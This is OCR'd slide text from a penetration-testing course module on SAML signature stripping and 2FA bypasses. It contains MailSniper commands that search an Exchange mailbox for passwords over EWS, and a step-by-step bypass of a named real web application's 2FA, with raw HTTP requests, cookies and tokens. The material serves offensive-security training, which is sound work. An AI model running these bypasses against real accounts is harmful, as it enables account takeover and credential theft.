
Does this mean that the SAML implementation is secure? Let's try performing a signature stripping attack before saying so.



Invalid Signature on SAML Response

13.4.3 SAML Attack Scenario

During signature stripping attacks against SAML, we simply remove the value of SignatureValue (the tag remains).



```
- <ds:Signature>
  - <ds:SignedInfo>
      <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
      <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    - <ds:Reference URI="#_2f3663c0-f5b8-0136-d419-0242ac110063">
      - <ds:Transforms>
          <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
          <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        </ds:Transforms>
        <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
        <ds:DigestValue>[redacted]=</ds:DigestValue>
      </ds:Reference>
    </ds:SignedInfo>
  - <ds:SignatureValue>
      [redacted]
    </ds:SignatureValue>
```

13.4.3 SAML Attack Scenario

All we have to do is encode everything again and submit our crafted SAMLResponse. To our surprise, the remote server accepted our crafted request letting us log in as the targeted admin user!

Have signature stripping attacks in mind, when assessing SAML implementations.

13.4.3 SAML Attack Scenario

Two great resource on attacking SAML can be found below.

http://www.economyofmechanism.com/github-saml

https://epi052.gitlab.io/notes-to-self/blog/2019-03-13-how-to-test-saml-a-methodology-part-two/

In addition, find below a great Burp extension that is related to a variety of SAML attacks.

https://portswigger.net/bappstore/c61cfa893bb14db4b01775554f7b802e

http://www.economyofmechanism.com/github-saml
https://epi052.gitlab.io/notes-to-self/blog/2019-03-13-how-to-test-saml-a-methodology-part-two/
https://portswigger.net/bappstore/c61cfa893bb14db4b01775554f7b802e

13.5

Bypassing 2FA

13.5.1 2FA Bypasses

As already discussed in the beginning of this module common 2FA bypasses include:

- Brute Force (when a secret of limited length is utilized)
- Less common interfaces (mobile app, XMLRPC, API instead of web)
- Forced Browsing
- Predictable/Reusable Tokens

13.5.1 2FA Bypasses

We will provide you with two examples of bypassing 2FA using less common interfaces.

Specifically, we will show you:

1. How attackers usually bypass 2FA during MS Exchange attacks
2. How we were able to bypass the 2FA implementation of a stock/insurance management website

13.5.2 2FA Bypass Scenario 1

Valid credentials are not enough in case an account has Two Factor Authentication (2FA) configured. We will have to find a way to get around this protection mechanism.

Fortunately for a Red Team member, a great number of 2FA software vendors do not cover all available protocols of a solution.

This was the case with Microsoft’s Exchange.

13.5.2 2FA Bypass Scenario 1

Specifically, access to OWA can be protected by 2FA but a mailbox may be accessed via EWS, without entering any 2FA-derived One Time Password.

Exchange Web Services (EWS) is a remote access protocol. It is essentially SOAP over HTTP and is used prevalently across applications, Windows mobile devices etc., and especially in newer versions of Exchange.

13.5.2 2FA Bypass Scenario 1


Such an attack against Exchange can be performed using the MailSniper tool, as follows (after identifying valid credentials).

```
>> Import-Module .\MailSniper.ps1
```

```
>> Invoke-SelfSearch -Mailbox target@domain.com -
ExchHostname mail.domain.com -remote
```

13.5.2 2FA Bypass Scenario 1

Trying the above tool on our testing domain, “ELS”, against the 2FA protected JeremyDoyle@els.local account returned the following. Access to the user’s mailbox was achieved using only the identified credentials. 2FA was successfully subverted.


Command Prompt - powershell

```
PS C:\Users\USER10\MailSniper> Import-Module .\MailSniper.ps1
PS C:\Users\USER10\MailSniper> Invoke-SelfSearch -Mailbox JeremyDoyle@els.local -ExchHostname exchange.els.local -remote
[*] Trying Exchange version Exchange2010

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
[*] Using EWS URL https://exchange.els.local/EWS/Exchange.asmx
[***] Found folder: Inbox
[*] Now searching mailbox: JeremyDoyle@els.local for the terms *password* *creds* *credentials*.

Sender                                        ReceivedBy                                  Subject        Body
------                                        ----------                                  -------        ----
Administrator <SMTP:Administrator@els.local> Jeremy Doyle <SMTP:JeremyDoyle@els.local> Password Reset The new password...
```

13.5.3 2FA Bypass Scenario 2

During an external penetration test, we came across a 2FA implementation on a web application that was related to stock/insurance management. As part of the assessment, we tried to bypass the 2FA implementation by leveraging the fact that the mobile “channel” didn’t offer a 2FA option.

13.5.3 2FA Bypass Scenario 2


The attack scenario was:

A malicious non-2FA user somehow finds a 2FA-user's credentials (for example through a social engineering attack). The malicious user wants to login, using the acquired credentials, through the web application and not through the mobile application since the web application has additional functionality. To achieve that he will have to find a way to bypass the Two Factor Authentication mechanism in place.


13.5.3 2FA Bypass Scenario 2

<u>Our approach to bypass 2FA was as follows:</u>

Step 1: We logged in through the mobile application as a non-2FA user (the attacker), wrote down the encrypted CSRF token for later use and kept the session alive.



```
POST /[redacted]t/mobile/?login&originator=mobile HTTP/1.1
Host: ww[redacted]
Content-Type: application/json
Accept: application/json
Connection: close
Cookie: Navajo=1lt+YwSUTFywdiPgW/zMWtPT8TA1htY/szibJqzXhVdk1/DxOc3SH4Yw2XupQYZBZYQ66wQq0E8-; WWW-UAT-Session=!R4VLeXGl1I8Da6m29mWvFelYEuzNBFlhVRsH2B8mejKIVPeC3IMMvlMWGxkqLApnrSnrE+ecVdey5omu5s9CkV8KXuPc8xfO+InYJ2p07iM=
User-Agent: EquateMobile/70 CFNetwork/758.1.6 Darwin/15.0.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 197

{
 "originator": "mobile",
 "clientCSRFToken": "",
 "mobileVersion": "1.4.0",
 "mobileVersionBuild": "70",
 "isiwebuserid": "981392968",
 "isiwebpasswd": "[redacted]",
 "isiwebuserenv": "UAT"
}
```




```
POST /[redacted]mobile/services/initial_load.htm?ENC=lSknZpM%2FmDv0JE5R3%2Fi%2BBZ5wbT58jSr%2B%2Bl8xJv9ofa8TR04wJ5MtodfqR4D5JSb5qAaHg5xyeHWes1bobFEq6C7psB3hXSH%2FHqaS3NQP0xjIBg2TRn0vuI73kgYUe3tq2laYdsxtMWVlaOcNj0rdiQ%3D%3D
HTTP/1.1
Host: www[redacted]
Content-Type: application/json
Accept: application/json
Connection: close
Cookie: Navajo=ChB93e5ScyKka0rUZmfSSsTvJAp3BCiS0KOG1wKan7yt/d3tpEd6A/8NMGO1GsS/BrmdQR+0kuc-; WWW-UAT-Session=!R4VLeXGl1I8Da6m29mWvFelYEuzNBFlhVRsH2B8mejKIVPeC3IMMvlMWGxkqLApnrSnrE+ecVdey5omu5s9CkV8KXuPc8xfO+InYJ2p07iM=
User-Agent: EquateMobile/70 CFNetwork/758.1.6 Darwin/15.0.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 402

{
 "originator": "mobile",
 "clientCSRFToken": "ENC=lSknZpM%2FmDv0JE5R3%2Fi%2BBZ5wbT58jSr%2B%2Bl8xJv9ofa8TR04wJ5MtodfqR4D5JSb5qAaHg5xyeHWes1bobFEq6C7psB3hXSH%2FHqaS3NQP0xjIBg2TRn0vuI73kgYUe3tq2laYdsxtMWVlaOcNj0rdiQ%3D%3D",
 "mobileVersion": "1.4.0",
 "mobileVersionBuild": "70",
 "deviceType": "",
 "deviceId": "7159a749116869ebb16970ab32cb86e4182a67b9fc42a59688ca9000da906716",
 "optOut": "Y"
}
```

13.5.3 2FA Bypass Scenario 2


Step 2: We initiated a login sequence as the 2FA user, whose credentials were acquired, through the web application but manipulated the login sequence requests so that they were processed through the mobile applications' backend. During the abovementioned login sequence manipulation steps we used the cookie values supplied by the web application's backend.

Original



```
POST /[redacted]t/?login HTTP/1.1
Host: ww[redacted]om
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https:[redacted]t/?login
Cookie: WWW-UAT-Session=!vR4sm29aTmOR6He29mWvFelYEuzNBG+uZ03K3A5s5eR+S1CebP0fTNPJ2rEPOxRfw3UdT47rwTVhlDQuw3eSqKzbLVpKB7y/Klc7OrKE6kA=; Navajo=0A1AE8p04QZ+hRtN6RYJOce9gPuoraENg94jAhdz/WnI0iuhBJHgjGgEjUVutfmzld4/iKhB3eA-
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

isiwebuserid=980064429&isiwebpasswd=[redacted]&result=Continue
```

Edited




```
POST /[redacted]t/mobile/?login&originator=mobile HTTP/1.1
Host: ww[redacted]
Content-Type: application/json
Accept: application/json
Connection: close
Cookie: WWW-UAT-Session=!vR4sm29aTmOR6He29mWvFelYEuzNBG+uZ03K3A5s5eR+S1CebP0fTNPJ2rEPOxRfw3UdT47rwTVhlDQuw3eSqKzbLVpKB7y/Klc7OrKE6kA=; Navajo=0A1AE8p04QZ+hRtN6RYJOce9gPuoraENg94jAhdz/WnI0iuhBJHgjGgEjUVutfmzld4/iKhB3eA-
User-Agent: [redacted] CFNetwork/758.1.6 Darwin/15.0.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 197

{
 "originator": "mobile",
 "clientCSRFToken": "",
 "mobileVersion": "1.4.0",
 "mobileVersionBuild": "70",
 "isiwebuserid": "980064429",
 "isiwebpasswd": "[redacted]",
 "isiwebuserenv": "UAT"
}
```

13.5.3 2FA Bypass Scenario 2

Step 2: We initiated a login sequence as the 2FA user, whose credentials were acquired, through the web application but manipulated the login sequence requests so that they were processed through the mobile applications' backend. During the abovementioned login sequence manipulation steps we used the cookie values supplied by the web application's backend.


Response to the edited request



```
HTTP/1.1 200 OK
Date: Thu, 15 Dec 2016 11:20:27 GMT
Server: Apache
Set-Cookie: Navajo=RmeEenEMDjEwS4X1BYwl3KlKqyiaMech6BrTZyR/3L4J25ymLweBJsPp8Z9FRmCr7qt8zfshPcc-; Path=/; Secure; Version=1; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Max-Age: 86400
Access-Control-Allow-Headers: Content-Type, *
Pragma: no-cache
Access-Control-Allow-Credentials: true
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Strict-Transport-Security: max-age=31536000; includeSubdomains; preload
Connection: close
Content-Length: 623

{"serviceStatus":{"status":"OK","timeStampUTC":"2016-12-15T12:20:29+0100","errorMessage":null,"warningMessage":null,"errorMessageRootCause":null,"sourceSystem":"[redacted]"clientCSRFToken":"ENC=USfbbx05mIq2b4dN9UFAmWis8oDP
3XPa8rKkX03AriLHl5FNQWXxeg0SQVuSFgOF0R%2BeSJUmBvAaaTBlQ%2BcbygsGQyRjqSIH6dbU7uY3VPiBxZljvoXREJjz1iDkLa3zOKBs8QsyZEKH%2F3xumQaSFw%3D%3D","serviceConst":"[redacted]_SERVICE_CALL_RESPONSE_TOKEN"},"mobil
eAccessStatus":null,"agreementErrorMessage":null,"applicationLoadFromServer":null,"forceLogoutUser":null,"serverVersion":["1.3.1","Please download the latest version of [redacted]pp to continue."]}
```

13.5.3 2FA Bypass Scenario 2


Step 3: We performed a POST request through the browser requesting https://uat.xxxx.com/xxxxxxParticipant/mobile/services/initial_load.htm?ENC=[attacker's CSRF token] using the CSRF token of the non-2FA user (the attacker) and the 2FA user's cookies, as mentioned above.



```
https[redacted]
https://[redacted]
```

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools EquatePlus Exploit-DB Aircrack-ng Comments on PortS... ▾


{"serviceStatus":
{"status":"OK","timeStamp[redacted]5T12:20:29+0100","errorMessage":null,"warningMessage":null,"errorMessageRootCause":null,"sourceSystem":"EQUATE","clientCSRFToken":"ENC=
%3D%3D","serviceConst":"EQUATE_MOBILE_SERVICE_CALL_RESPONSE_TOKEN"},"mobileAccessStatus":null,"agreementErrorMessage":null,"applicationLoadFromServer":null,"forceLogout
["1.3.1","Please download the latest version of EquateMobile app to continue."]}




```
[redacted]
/EquatePlusParticipant/mobile/services/loadPamDetails.htm?ENC=lSknZpM%2FmDv0JE5R3%2Fi%2BBZ5wbT58jSr%2B%2Bl8xJv9ofa8TR04wJ5MtodfqR4D5JSb5qAaHg5xyeHWes1bobFEq6C7psB3hXSH%2FHqaS3NQP0xjIBg2TRn0vuI73kgYUe3tq2laYdsxtMWVlaOcNj0rdiQ%3D%3D
HTTP/1.1 [redacted]
Host: www.uat.equateplus.com
Content-Type: application/json
Accept: application/json
Connection: close
Cookie: WWW[redacted]=!vR4sm29aTmOR6He29mWvFelYEuzNBG+uZ03K3A5s5eR+S1CebP0fTNPJ2rEPOxRfw3UdT47rwTVhlDQuw3eSqKzbLVpKB7y/Klc7OrKE6kA=; Navajo=RmeEenEMDjEwS4X1BYwl3KIKqyiaMech6BrTZyR/3L4J25ymLweBJsPp8Z9FRmCr7qt8zfshPcc-
User-Agent: EquateMobile/70 CFNetwork/758.1.6 Darwin/15.0.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 283

{
 "originator": "mobile",
 "clientCSRFToken": "ENC=lSknZpM%2FmDv0JE5R3%2Fi%2BBZ5wbT58jSr%2B%2Bl8xJv9ofa8TR04wJ5MtodfqR4D5JSb5qAaHg5xyeHWes1bobFEq6C7psB3hXSH%2FHqaS3NQP0xjIBg2TRn0vuI73kgYUe3tq2laYdsxtMWVlaOcNj0rdiQ%3D%3D",
 "mobileVersion": "1.4.0",
 "mobileVersionBuild": "70"
}
```

13.5.3 2FA Bypass Scenario 2

Step 4: The web application responded with a 403 Authorization error message, twice.



Authorization Error (Access)




UID: 980064429 Last Login: 15.Dec.2016 12:20:28 CET

You are not authorized for Action. If you believe this restriction is wrong, please contact your Administrator with the listed Information below. [/mobile/services/login.htm]:

13.5.3 2FA Bypass Scenario 2

Step 5: We performed a GET request through the browser requesting https://uat.xxxxxx.com/xxxxxxxParticipant and we were finally able to browse through the web application as the 2FA user bypassing the Two Factor Authentication mechanism in place.



Phone Details

Preference	Type	Details
●	Work *	41-***-******77
○	Home	
○	Mobile	
○	ps.personalContacts.label.MOBILE_PHONE1	
○	Other	

* Indicates a required contact type

2-Step Verification

Phone number: 41-***-******91 ✓ Active

References

References

RFC6819

https://tools.ietf.org/html/rfc6819

SAML Authentication Bypass Vulnerability

https://developer.okta.com/blog/2018/02/27/a-breakdown-of-the-new-saml-authentication-bypass-vulnerability#cryptographic-signing-issues

Github SAML Vulnerability

http://www.economyofmechanism.com/github-saml

SAML Testing Methodology

SAML Testing Methodology

References

SAMLRaider

https://portswigger.net/bappstore/c61cfa893bb14db4b01775554f7b802e

MailSniper

https://github.com/dafthack/MailSniper

JWT Security

https://www.reddit.com/r/netsec/comments/dn10q2/practical_approaches_for_testing_and_breaking_jwt/

JWTear

https://github.com/ethicalhack3r/DVWA

References

RFC7519: JSON Web Token (JWT)

https://tools.ietf.org/html/rfc7519

RFC6749: The OAuth 2.0 Authorization Framework

https://tools.ietf.org/html/rfc6749

RFC7522: Security Assertion Markup Language (SAML) 2.0 Profile for OAuth 2.0 Client Authentication and Authorization Grants

https://tools.ietf.org/html/rfc7522

References

Introduction to JSON Web Tokens

https://jwt.io/introduction/

Oasis Security Assertion Markup Language (SAML) V2.0 Technical Overview

http://docs.oasis-open.org/security/saml/Post2.0/sstc-saml-tech-overview-2.0-cd-02.html#2.Overview|outline

Labs

Attacking OAuth

In this lab, students will have the opportunity to attack and exploit an insecure OAuth implementation. Remember to always consult with the manual!

**Labs are only available in Full or Elite Editions of the course. To ACCESS your labs, go to the course in your members area and click the labs drop-down in the appropriate module line. To UPGRADE to gain access, click LINK.*